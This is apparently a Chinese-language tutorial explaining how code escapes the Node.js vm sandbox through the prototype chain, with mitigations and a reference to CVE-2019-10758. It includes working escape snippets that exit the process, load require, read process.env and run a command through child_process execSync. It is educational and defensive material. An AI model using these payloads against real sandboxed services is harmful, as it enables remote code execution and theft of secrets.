node.js 沙盒逃逸分析

> 参考文章：
>
> node.js 沙盒逃逸分析
>
> vm沙箱逃逸

背景


日常开发需求中有时候为了追求灵活性或降低开发难度，会在业务代码里直接使用 eval/Function/vm 等功能，其中 eval/Function 算是动态执行 JS，但无法屏蔽当前执行环境的上下文，但 node.js 里提供了 vm 模块，相当于一个虚拟机，可以让你在执行代码时候隔离当前的执行环境，避免被恶意代码攻击。

vm 基本介绍

vm 模块可在 V8 虚拟机上下文中编译和运行代码，虚拟机上下文可自行配置，利用该特性做到沙盒的效果。例如

```
const vm = require("vm");
const x = 1;
const y = 2;

const context = { x: 2, console };//定义上下文
vm.createContext(context); // 上下文隔离化对象。

const code = "console.log(x); console.log(y)";

vm.runInContext(code, context);//执行code的上下文
// 输出 2
// Uncaught ReferenceError: y is not defin

```

根据以上示例，可以看出和 `eval/Function` 最大的区别就是可自定义上下文，也就可以控制被执行代码的访问资源。例如以上示例，除了语言的语法、内置对象等，无法访问到超出上下文外的任何信息，所以示例中出现了错误提示: y 未定义。以下是 vm 的的执行示例图：



沙盒环境代码只能读取 VM 上下文 数据。

沙盒逃逸

node.js 在 vm 的文档页上有如下描述：

vm 模块不是安全的机制。 不要使用它来运行不受信任的代码。

刚开始看到这句话的很好奇，为什么会这样？按照刚才的理解他应该是安全的？搜索后我们找到一段逃逸示例：

```
const vm = require("vm");

const ctx = {};

vm.runInNewContext('this.constructor.constructor("return process")().exit()',ctx);
console.log("Never gets executed.");
```

以上示例中 this 指向 ctx 并通过原型链的方式拿到沙盒外的 Funtion，完成逃逸，并执行逃逸后的 JS 代码。

以上示例大致拆分：

```
tmp = ctx.constructor; // Object

exec = tmp.constructor; // Function

exec("return Process");
```

以上是通过原型链方式完成逃逸，如果将上下文对象的原型链设置为 null 呢？

```
const ctx = Object.create(null);
```

这时沙盒在通过 ctx.constructor，就会出错，也就无法完成沙盒逃逸，完整示例如下：

```
const vm = require("vm");

const ctx = Object.create(null);

vm.runInNewContext('this.constructor.constructor("return process")().exit()',ctx);
// throw Error

```

但，真的这样简单吗？

再来看看以下成功逃逸示例：

```
const vm = require("vm");
const ctx = Object.create(null);

ctx.data = {};

vm.runInNewContext(
 'this.data.constructor.constructor("return process")().exit()',
 ctx
);
// 逃逸成功!
console.log("Never gets executed.");
```

为什么会这样？


原因

由于 JS 里所有对象的原型链都会指向 Object.prototype，且 Object.prototype 和 Function 之间是相互指向的，所有对象通过原型链都能拿到 Function，最终完成沙盒逃逸并执行代码。

逃逸后代码可以执行如下代码拿到 require，从而并加载其他模块功能，示例：

```
const vm = require("vm");

const ctx = {
    console,
};

vm.runInNewContext(
 `
 var exec = this.constructor.constructor;
 var require = exec('return process.mainModule.constructor._load')();
 console.log(require('fs'));
`,
 ctx
);
```

沙盒执行上下文是隔离的，但可通过原型链的方式获取到沙盒外的 Function，从而完成逃逸，拿到全局数据，示例图如下：



总结

由于语言的特性，在沙盒环境下通过原型链的方式能获取全局的 Function，并通过它来执行代码。

最终确实如官方所说，在使用 vm 的时应确保所运行的代码是可信任的。

eval/Function/vm 等可动态执行代码的功能在 JavaScript 里一定是用来执行可信任代码。

以下可能是比较常见会用到动态执行脚本的场景：模板引擎，H5 游戏、追求高度灵活配置的场景。

解决方案

- 事前处理，如：代码安全扫描、语法限制

- 使用 vm2 模块，它的本质就是通过代理的方式来进行安全校验，虽然也可能还存在未出现的逃逸方式，所以在使用时也谨慎对待。
- 自己实现解释器，并在解释器层接管所有对象创建及属性访问。

vm沙箱逃逸

vm是用来实现一个沙箱环境，可以安全的执行不受信任的代码而不会影响到主程序。但是可以通过构造语句来进行逃逸：

逃逸例子：

```
const vm = require("vm");
const env = vm.runInNewContext(`this.constructor.constructor('return this.process.env')()`);

console.log(env);
```

执行之后可以获取到主程序环境中的环境变量

上面例子的代码等价于如下代码：

```
const vm = require('vm');
const sandbox = {};
const script = new vm.Script("this.constructor.constructor('return this.process.env')()");
const context = vm.createContext(sandbox);
env = script.runInContext(context);
console.log(env);
```

创建vm环境时，首先要初始化一个对象 sandbox，这个对象就是vm中脚本执行时的全局环境 context，vm 脚本中全局 this 指向的就是这个对象。

因为`this.constructor.constructor`返回的是一个`Function constructor`，所以可以利用Function对象构造一个函数并执行。(此时Function对象的上下文环境是处于`主程序中的`) 这里构造的函数内的语句是`return this.process.env`，结果是返回了主程序的环境变量。

配合`chile_process.exec()`就可以执行任意命令了：

```
const vm = require("vm");
const env = vm.runInNewContext(`const process = this.constructor.constructor('return this.process')();
process.mainModule.require('child_process').execSync('whoami').toString()`);
console.log(env);
```

最近的mongo-express RCE(CVE-2019-10758)漏洞就是配合vm沙箱逃逸来利用的。

具体分析可参考：CVE-2019-10758:mongo-expressRCE复现分析